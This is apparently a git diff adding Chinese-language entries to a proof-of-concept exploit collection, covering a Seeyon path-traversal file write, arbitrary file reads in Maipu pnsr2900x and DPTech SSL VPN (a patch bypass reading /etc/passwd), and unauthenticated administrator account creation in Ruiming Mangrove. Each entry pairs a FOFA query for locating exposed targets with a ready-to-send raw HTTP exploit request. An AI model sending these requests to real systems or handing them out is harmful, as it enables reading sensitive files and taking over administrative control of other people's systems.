User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0
|
||||
|
||||
managerMethod=generateInfopath&arguments={"files":[{"fileName":"../../../../../../ApacheJetspeed/webapps/seeyon/11.txt","fileContent":"1111"}]}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
## 漏洞来源
|
||||
|
||||
- https://mp.weixin.qq.com/s/kRCNBIbWvgdJ1BLWl31SYQ
|
||||
@@ -0,0 +1,21 @@
|
||||
# 迈普pnsr2900x系统接口DOWNLOAD_FILE任意文件读取漏洞
|
||||
|
||||
迈普pnsr2900x系统接口DOWNLOAD_FILE任意文件读取漏洞,可能导致敏感信息泄露、数据盗窃及其他安全风险,从而对系统和用户造成严重危害。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
body="/assets/css/ui-dialog.css"&& body="/form/formUserLogin"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /DOWNLOAD_FILE/../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
|
||||
Host: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Connection: keep-alive
|
||||
Connection: keep-alive
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,19 @@
|
||||
## 迪普DPTech-VPN任意文件读取(补丁绕过)
|
||||
杭州迪普科技股份有限公司DPtech SSL VPN存在任意文件读取漏洞,攻击者可利用该漏洞获敏感信息。
|
||||
|
||||
## fofa
|
||||
```javascript
|
||||
title=="SSL VPN Service" && header="Dptech" || cert="DPtechCa"
|
||||
```
|
||||
|
||||
## poc
|
||||
```javascript
|
||||
GET /.%00.%2F.%00.%2F.%00.%2F.%00.%2F.%00.%2F.%00.%2F.%00.%2Fetc%2Fpasswd HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: keep-alive
|
||||
```
|
||||

|
||||
@@ -0,0 +1,27 @@
|
||||
## 锐明技术Mangrove系统任意用户创建漏洞
|
||||
|
||||
锐明技术Mangrove系统任意用户创建漏洞,远程攻击者可以利用此漏洞创建管理员账户,从而接管系统后台,造成信息泄露,导致系统处于极不安全的状态。
|
||||
|
||||
## fofa
|
||||
|
||||
```
|
||||
body="Mvsp/RegisterLogin/Default.do"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /Mvsp/RoleUserInfo/Default.do?Action=CreateUser&Type=post&DataType=Text&Guid=1721290869914 HTTP/1.1
|
||||
Host:
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Accept-Encoding: gzip, deflate
|
||||
Cookie: MVSP.U=VUlEPTEmVU49YWRtaW4yJkdJRD0xJlJJRD0x;
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
|
||||
|
||||
UserId=&GroupPower=1&VehiclePower=&UserName=poiuy&RoleId=1&GroupId=1&ValidTime=&VideoTime=1&Enable=1&TelNo=1&Flow=&WarningFlow=&RealFlow=&MonthlyTime=&Description=&Email=&Password=test1234
|
||||
```
|
||||
|
||||

|
||||
Reference in new issue
Block a user